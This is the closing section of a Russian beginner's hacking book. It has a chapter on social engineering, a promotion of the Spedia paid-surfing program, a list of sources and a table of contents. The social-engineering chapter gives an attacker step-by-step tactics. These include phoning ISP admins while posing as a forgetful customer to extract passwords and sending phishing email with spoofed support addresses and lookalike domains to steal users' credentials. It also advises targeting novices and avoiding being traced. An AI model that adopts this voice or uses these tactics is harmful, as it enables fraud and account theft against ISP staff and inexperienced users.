На этом примере (может и неумелом) наглядно показано, как для собственной успешности провайдер выделяет доступ солидной (только по видимости) фирме. Будет просто отлично если админу позвонит девушка с приятным голосом. Но правда админ будет удивлён, зачем фирме — Диал-Ап, а не выделенка. И ещё совет, если у тебя есть друзья, занимающиеся подобного рода звонками, то расспроси у них, у каких провайдеров админы более дырявые на предмет социнженерии.

По электронной почте лучше не посылать админам просьбы о выдаче

аккаунта, сообщении пароля, т.к. админ располагает возможностями для вычисления хакера, даже если он пользовался ремейлером. Во время своего звонка, даже если имеется АОН, ты можешь отвлечь админа и отбить желание тебя вычислить — и это зависит от твоего мастерства.

Следующий способ для определения пароля к логину. Представьте, звонит девушка, в конце рабочего дня, и прикидывается лохушкой.

—Алло, это администратор?

—Да, чем я могу помочь?

—У вас там нигде не записано как зовут мою собачку?

—Не понял???

—Ну у вас на сайте есть такая штука для тех кто забыл пароль. Я там ввела имя моей собачки, её зовут Фифи. А потом пароль забыла. Зашла на ваш сайт. И ввожу имя моей собаки: «ФИФИ», «Фифи», «фифи», «ФиФи» — ничего не помогает.

—Ладно, ладно я всё понял. Какое имя пользователя?

—То есть???

—Ну логин.

—Ах, да. Логин — hacker.

—Записывайте пароль — 31337.

Запомнили?

—Да! Спасибо вам большое.

—До свидания.

Нам просто был известен чей-то логин и мы узнали пароль. На первый взгляд — всё просто, но не все админы — лохи. И не на каждом сайте есть такая штука для тех кто забыл пароль.

2-й случай. Когда хакер притворяется админом и выуживает пароли у простого пользователя. Для этого хакеру надо убедить пользователя, что хакер — админ провайдера, которым он пользуется. Телефон в данном случае помогает редко, потому что никто из админов не звонит прямо пользователю по телефону и это станет подозрительным. Чаще всего это делается по электронной почте. На успех данной операции могут повлиять некоторые обстоятельства.

1. Есть пользователи, которые тщательно проверяют от кого пришло письмо. Постарайтесь позаботиться о своей анонимности.

2. Письмо надо посылать по электронному адресу, который предоставил пользователю провайдер, а не полученный на халявном мэйл-сервисе.

3. Необходимо завести себе почтовый адрес, похожий на адрес техподдержки провайдера, чтобы пользователь убедился, что письмо пришло от провайдера. Например, есть провайдер «Inetfordollars», значит обратный адрес пользователь увидит вроде такого «inetfordollars@mail.ru», но это конечно же редко помогает.

4. Вам будет гораздо легче обмануть пользователя, если попытаетесь послать анонимный e-mail через telnet или с помощью специальных программ, в обратном адресе указав настоящий почтовый адрес техподдержки провайдера. Например, если адрес службы техподдержки имеет вид support@inetfordollars.ru, то и в анонимном письме должно быть указано: support@inetfordollars.ru.

5. Ещё лучше, если вы знаете пароль к почтовому аккаунту техподдержки провайдера, но такое счастье с неба не падает.

6. В самом письме постарайтесь сформулировать текст в официально-деловом стиле.

7. Закрепите письмо ссылкой на сайт провайдера.

Замечу, что такая техника кражи паролей применяется давно, не натывайтесь на тех, кто на этом собаку съел. Лучше повернуть такое дельце с неопытным пользователем, который недавно в Internet.

Все о Spedia

Эта глава для тех, кто устал от скитаний по Internet в поисках действительно легкой халявы. Неважно, есть у вас своя страничка или нет, есть анлимитед у вас или нет, наше предложение универсально.

Все описанное ниже вы можете воспринимать как нереальное и недостижимое, это ваше право, но

серфингом (а так называется заработок в сети) многие люди зарабатывают себе на жизнь и довольно неплохо. Если вы начинающий в этом деле, то занимаясь серфингом вы, по крайней мере, сможете оплатить свой доступ в Internet. В дальнейшем, когда вы немного разберетесь в этом способе заработка, вы сможете заработать неплохие деньги!

Мы расскажем вам, как сделать ваш заработок более значительным.

Речь пойдет об американской компании Spedia! В данный момент эта самая доходная спонсорская компания, которая реально платит около 0.60\$ в час за то, что вы просто держите внизу экрана их программу, которая показывает рекламные баннеры. Вы скажете, «За что же тут платить деньги?», отвечаем — в настоящее время рекламная индустрия настолько разрослась и буржуйские конторы готовы платить огромные деньги за эту самую рекламу. Internet становится одним из основных средств общения и получения информации и вы, быть может, сами не замечая того, становитесь потребителем этой рекламы. Надеемся, вам стало ясно, за что они платят деньги?

Spedia — один из самых надежных спонсоров в сети, и в настоящий момент, самый доходный. Около 2 млн. пользователей зарегистрированы в этой программе и около 30 млн. \$ эта компания выплачивает своим клиентам.

Автор этих строк за последние два месяца уже получил 300 долларов! Теперь подробнее о самой фирме: она платит Вам:

- За то, что вы держите включенным компьютер, подключенный к Internet, и внизу экрана находится их небольшое, ничем не мешающее, рекламное окошко — за час — примерно 0.5 доллара;
- За то, что вы иногда получаете и читаете письма(e-mail) от их спонсоров — цена зависит от спонсора;
- За то, что вы однократно регистрируетесь у их спонсоров, которых они вам укажут;
- За то, что вы сагитируете кого-нибудь зарегистрироваться под

вас — 25% от его дохода;

- За то, что вы играете на их сайте в игры типа «Однорукого Бандита»;
- Премииальные особо активным пользователям.

Сразу после регистрации вам предложат скачать их **Spedia-bar**, это необходимо сразу же сделать, также вы можете загрузить эту программку, зайдя на вкладку **Tools** или на вкладку **Make Money** в меню **Download**. Эта программа нужна непосредственно для зарабатывания денег.

Ну, все! Удачного хака!

Список использованных материалов

Некоторые методы технического взлома почтового ящика с WWW-интерфейсом (на примере www.mail.ru)

A.V. Komlin avkvladru@netscape.net

Банкомат - всё очень просто

Крис Касперски (<http://dore.on.ru/kpnc>)

Хакер из Шаровары

FINNAN (finnan@mail.ru)

Основы построения локальной сети

Автор: Choosen

Что можно делать с домашней сетью

Автор: Андрей

Гадим с ANSI.SYS

Автор: Alexander Ermakov

Как обойти AVP

Автор: ZaDNiCa

Модифицируем троян или как обойти AVP

Автор: dr.golova

***.BAT — мертв? *.BAT — Жив!**

Автор: gaszZone

zzone@avtograd.ru

<http://cyberportal.narod.ru>

Взломанный чат

Автор: tHe karamba

IP-tools

Автор: Pupkin-Zade

<http://ks-soft.mastak.com/users/kssoft/ip-tools.eng/index.htm>

Что такое IPX и как его использовать в своих целях

Автор: Егоров

Взлом мыла (user manual)

Автор: zLOB

<http://zlob.bos.ru>

Паримся с МТС

Автор: Cfyz

Игры без CD или ломаем KERNEL32.DLL

Автор: Green Mouse

Поисковая машина как оружие хакера

Автор: Курт Сабо

<http://www.emedia.ru/>

Пишем простейший сканер портов

Автор: Travelling Wind

<http://rayon.promedia.minsk.by>

Взлом провайдера

Автор: Reanimator

Интервью с некоторыми провайдерами

Автор: zLOB

<http://www.zlob.net.ru/>

Учимся использовать Telnet

Автор: -=Sky12door=-

Сделай своего трояна. Руководство по изготовлению вируса в домашних условиях

Автор: Yagix; Андрей Каролик

Приколы Windows

Автор: -=BFG=-

Windows: скрытые фишки

Автор: Epsilon

Шифруемся

Автор: Анатолий Ремнев

Пагер — брат автоответчика

MOOF (moof@xaker.ru; <http://AnyNews.da.ru>)

Материалы сайта Hacker Team

hacker team@mail.ru

Официальный FAQ конференции relcom.fido.ru.hacker

angry_pooh@yahoo.com

Убить ДЕМОНОВ!

<http://www.4prohack.cjb.net>

Безопасность Windows в Internet

Maxim V. Stepin. E-Mail: maxim.stepin@usa.net

Большому кораблю - большая торпеда

Михаил Ромашов

Материалы журнала «Хакер

ха@xaker.ru

Безопасность Windows в Internet

Александр Авдеевский shura@osp.msk.su.

Краткий обзор DOS-атак для Windows-систем

Максим Степин

Материалы сайта 4prohack

<http://www.4prohack.cjb.net>

Перевод - Дмитрий Громов dgro@chromo.lgu.spb.su

Маленькие хитрости твоего мыла

Крис Касперски

Как сделать сетевого раба из Windows

GrayFlint

Содержание

Введение в хакинг

Начинающему хакеру	3
Как же надо хакать и с чего начать?	10
Что такое exploit?	28
Что такое root?	30
Убить «демонов»!	38
Технология обрыва стека	49
Охота за UIN'ом: Bugs, Crack и Social Engineering	50
Взлом компьютера через Internet	62
Уроки сетевого хакинга для начинающих ..	78
Советы системному администратору	116
Как получить доступ к удаленному компьютеру	134
Бесплатный Internet	137
Чистим логи	153
Сканирование shared-ресурсов в Internet ..	157
Как через Internet подключиться к другой Windows Me машине	165
Описание программы LEGION 2.1	167
Распределенные вычисления	170

Как узнать пароли для Internet: Взлом провайдера	175
Добывание паролей Internet у провайдера с помощью программ	180
Как проверить анонимность проxy-server'а	181
Как хакнуть WWW-сервер	183
Подробности про вирус VBS.LOVELETTER	186
Уроки по VBScript	192
Программы, которые изменили мир	202
О социальной инженерии	206
Все о Spedia	213
Список использованных материалов	219

Научно-популярное издание

Левин Максим
**Хакинг с самого начала:
Методы и секреты**

ООО «Литературное агентство «Бук-Пресс».
127591, Москва, Керамический пр., д. 53. кор. 1.
<http://www.book-press.ru>